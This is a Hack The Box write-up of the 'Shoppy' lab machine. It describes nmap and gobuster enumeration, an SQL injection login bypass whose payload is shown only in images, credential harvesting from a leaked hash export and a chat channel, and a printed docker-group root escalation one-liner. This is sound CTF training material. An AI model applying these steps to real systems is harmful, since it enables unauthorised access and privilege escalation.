


Hack The Box

Writeup



Box : *Shoppy*

Performed By : *edw77*

Date : *10/11/2022*

Let's start with a simple service scan with Nmap:


```
(kali@kali)-[~]
$ nmap -sV 10.10.11.180
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-09 15:49 EST
Nmap scan report for 10.10.11.180
Host is up (0.024s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp    open  http     nginx 1.23.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.30 seconds
```


There are two ports open : ssh & http. Since I don't have any credentials to make use of that ssh open port, I will focus on the http port for now.

It redirects me to "shoppy.htb", so I had to add the hostname to my "/etc/hosts" file.

```
GNU nano 6.4 /etc/hosts *
127.0.0.1    localhost
127.0.1.1    kali
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
10.10.11.180 shoppy.htb
```



The website seemed to only have one page since I did not see any hyperlink in the home page. However, I tried to access a login page by modifying the url & successfully landed on a login page.



I checked for other pages that could interest me with a Gobuster directory scan, found some more, but could not access them: the server did not allow me to.

```
(kali㉿kali)-[~]
$ gobuster dir -u "http://shoppy.htb/" --wordlist=/usr/share/wordlists/dirb/common.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://shoppy.htb/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s


2022/11/09 15:54:17 Starting gobuster in directory enumeration mode

/admin (Status: 302) [Size: 28] [→ /login]
/Admin (Status: 302) [Size: 28] [→ /login]
/ADMIN (Status: 302) [Size: 28] [→ /login]
/assets (Status: 301) [Size: 179] [→ /assets/]
/css (Status: 301) [Size: 173] [→ /css/]
/exports (Status: 301) [Size: 181] [→ /exports/]
/favicon.ico (Status: 200) [Size: 213054]
/fonts (Status: 301) [Size: 177] [→ /fonts/]
/images (Status: 301) [Size: 179] [→ /images/]
/js (Status: 301) [Size: 171] [→ /js/]
/Login (Status: 200) [Size: 1074]
/login (Status: 200) [Size: 1074]

2022/11/09 15:54:29 Finished
```

So instead, I focused on the only interesting page that I could access: the login page. I attempted an SQL Injection Payload and noticed that the username field was potentially vulnerable because it triggered a timeout error.


I tried several other SQL Injection payloads and finally got one that worked:




Bypassing the login page sent me to an admin page. There was nothing of particular interest aside from the “search for user” button.

Name	Price
PC	1145\$
Smartphone	200\$
Backpack	30\$
Jacket	20\$
Ventilator	2\$
Controller	15\$


It sent me to a new page with a search bar where I could look for users on the site. I retyped the same SQLi payload I used earlier and it brought a new button on the page: “Download export”:



It allowed me to access a json file where there was the hashed passwords of two users : “admin” & “josh”.




I tried to decrypt them by going the site “hashes.com”. It could only decrypt the password for the user “josh”:



The password I discovered did not help me to gain a shell using the ssh open port. I had to find another way to use this sensible information.


I did a subdomain discovery using the vhost mode of Gobuster:



It found the subdomain « mattermost.shopp.htb » which I added to my “/etc/hosts”.


```
Found: mattermost.shopp.htb (Status: 200) [Size: 3122]
```

Accessing it using my browser brought me another login page where I tried the credentials I just got & ended up on the following page:



By exploring this new site, I found an interesting discussion in the channel “Deploy Machine” which had a lock as an icon.

As we can see in the following caption, it provided me with a new set of credentials:



According to the discussion, I could use them to gain a shell using the ssh open port:


```
jaeger@shoppy:/home/deploy$ sudo -u deploy /home/deploy/password-manager*
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
```

I used them to make a lateral movement to the user “deploy”. I did not yet have administrator privileges.

```
jaeger@shoppy:/home/deploy$ su - deploy
Password:
$
```

I made a quick http server using python in my own machine to deliver the bash script “linpeas.sh” to the target machine. It’s a script that gives many clues on how to elevate our privileges on a specific machine.

Running the script informed me that the user I was currently on was part of the “docker” group, which meant that it could use docker with root privileges.


```
Home | Users Information  
My user  
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users  
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
```

I looked for a payload on gtfobins with the command “docker” and found one that helped me gain a root shell:

```
$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
```


With root access, I could then easily find the final flag:

```
# cd ./root/
# ls
root.txt
# cat root.txt
4d3e61f07f4687209754ee763ce0fe52
```

Shoppy has been Pwned!

Congratulations



edw77, best of luck in capturing flags ahead!

#6010	10 Nov 2022	30
MACHINE RANK	PWN DATE	POINTS EARNED